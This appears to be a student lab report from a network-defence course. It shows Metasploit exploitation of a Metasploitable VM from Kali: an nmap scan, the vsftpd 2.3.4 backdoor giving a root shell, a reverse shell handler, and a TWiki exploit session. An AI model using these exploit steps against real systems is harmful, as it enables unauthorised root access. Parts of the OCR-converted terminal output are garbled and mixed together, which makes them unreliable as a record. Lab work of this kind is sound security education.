


Network Cyber defence project

PART I

The below image shows the correct configuration of metasploitable and kali linux virtual machines successfully ping each other



The image displays two side-by-side Oracle VM VirtualBox windows. The left window, titled 'metasploitable [Running] - Oracle VM VirtualBox', shows the network configuration for the metasploitable VM. It lists the interface 'lo' with IP '10.0.2.15', netmask '255.0.0.0', and scope 'Host'. It also shows the 'UP LOOPBACK RUNNING' status and MTU of 16436. Below this, a terminal window shows the output of a ping command from 'msfadmin@metasploitable' to '10.0.2.15', which is successful. The right window, titled 'kali linux [Running] - Oracle VM VirtualBox', shows the network configuration for the kali linux VM. It lists the interface 'eth0' with IP '10.0.2.15', netmask '255.255.255.0', and scope 'link'. It also shows the 'UP, BROADCAST, RUNNING, MULTICAST' status and MTU of 1500. Below this, a terminal window shows the output of a ping command from 'kali@kali' to '10.0.2.4', which is also successful.

```
metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

lo
  Link encap:Local Loopback
  inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING MTU:16436 Metric:1
  RX packets:114 errors:0 dropped:0 overruns:0 frame:0
  TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:29797 (29.0 KB) TX bytes:29797 (29.0 KB)

msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.569 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.908 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.876 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.717 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.426 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.462 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.916 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.821 ms

--- 10.0.2.15 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 6997ms
rtt min/avg/max/ndev = 0.426/0.711/0.916/0.191 ms
msfadmin@metasploitable:~$
```


```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::94e8:335a:1898:7eba prefixlen 64 scopeid 0<link>
    ether 08:00:27:83:2b:b7 txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 5572 (5.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3068 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 10.0.2.15 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.897 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.422 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.800 ms
```

Exploit FTP port 21



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~

File Actions Edit View Help
Nmap scan report for 10.0.2.4
Host is up (0.00088s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
|_ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-06-26T17:40:00+00:00; +3s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
|_COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

The image shows a terminal window titled "kali linux [Running] - Oracle VM VirtualBox". The terminal displays the following commands and output:

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:39675 -> 10.0.2.4:6200) at 2023-06-26 14:19:22

id
uid=0(root) gid=0(root)
whoami
root
uname
Linux

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The image above shows the successful exploitation of the FTP port.


Using a bind shell on metasploitable

```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x root@kali: /home/kali x
msf6 exploit(multi/handler) > set LPORT 4000
LPORT => 4000
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4000
[*] Command shell session 1 opened (10.0.2.15:4000 -> 10.0.2.4:49964) at 2023-06-26 15:20:51 -0400
ls
shell2.sh: ASCII
shell.elf: session bandwidth limit
vulnerable: timeout in seconds is 300
whoami: control connection is plain text
msfadmin: connections will be plain text
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(disk),44(video),98(sudo),1000(msfadmin))
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
ssl-date: 2023-06-26T17:40:00+00:00; +3s from scanner time.
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-04-16T14:07:45
53/tcp open domain ISC BIND 9.4.2
dns-nsid:
bind-versions: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

Exploiting discc







Attacking apache twiki history vulnerability

kali linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 5

root@kali: /ho

File Actions Edit View Help

root@kali: /home/kali x kali@kali: ~ x root@kali: /home/kali x

```
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request ...
[*] Command: echo YfIDmn06oodKZPde;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ... 15
[*] Command: echo BpuvGq9AL3spJhLd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ... seconds is 300
[*] Reading from socket B is plain text
[*] B: "YfIDmn06oodKZPde\r\n" is plain text
[*] Matching ... 3.4 - secure, fast, stable
[*] A is input ...
[*] Reading from socket B login allowed (FTP code 230)
[*] B: "BpuvGq9AL3spJhLd\r\n" openSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Matching ...
[*] A is input ... c05f6a74dc9024fac4d50cccd (DSA)
[*] Command shell session 2 opened (10.0.2.15:4444 → 10.0.2.4:51642) at 2023-06-26 13:58:00
[*] Command shell session 3 opened (10.0.2.15:4444 → 10.0.2.4:51644) at 2023-06-26 13:58:00
id id command: metasploitable localdomain PIPELINING, SIZE 10240000, VRFY,
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
id id command: metasploitable localdomain PIPELINING, SIZE 10240000, VRFY,
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname id id command: metasploitable localdomain PIPELINING, SIZE 10240000, VRFY,
metasploitable domain ISC BIND 9.4.2
whoami id id command: metasploitable localdomain PIPELINING, SIZE 10240000, VRFY,
www-data version: 9.4.2
id id command: metasploitable localdomain PIPELINING, SIZE 10240000, VRFY,
id id command: metasploitable localdomain PIPELINING, SIZE 10240000, VRFY,
```

Right Ctrl

PART II DOS attack.

A challenge to acquire screenshots as the attack kept freezing my machine

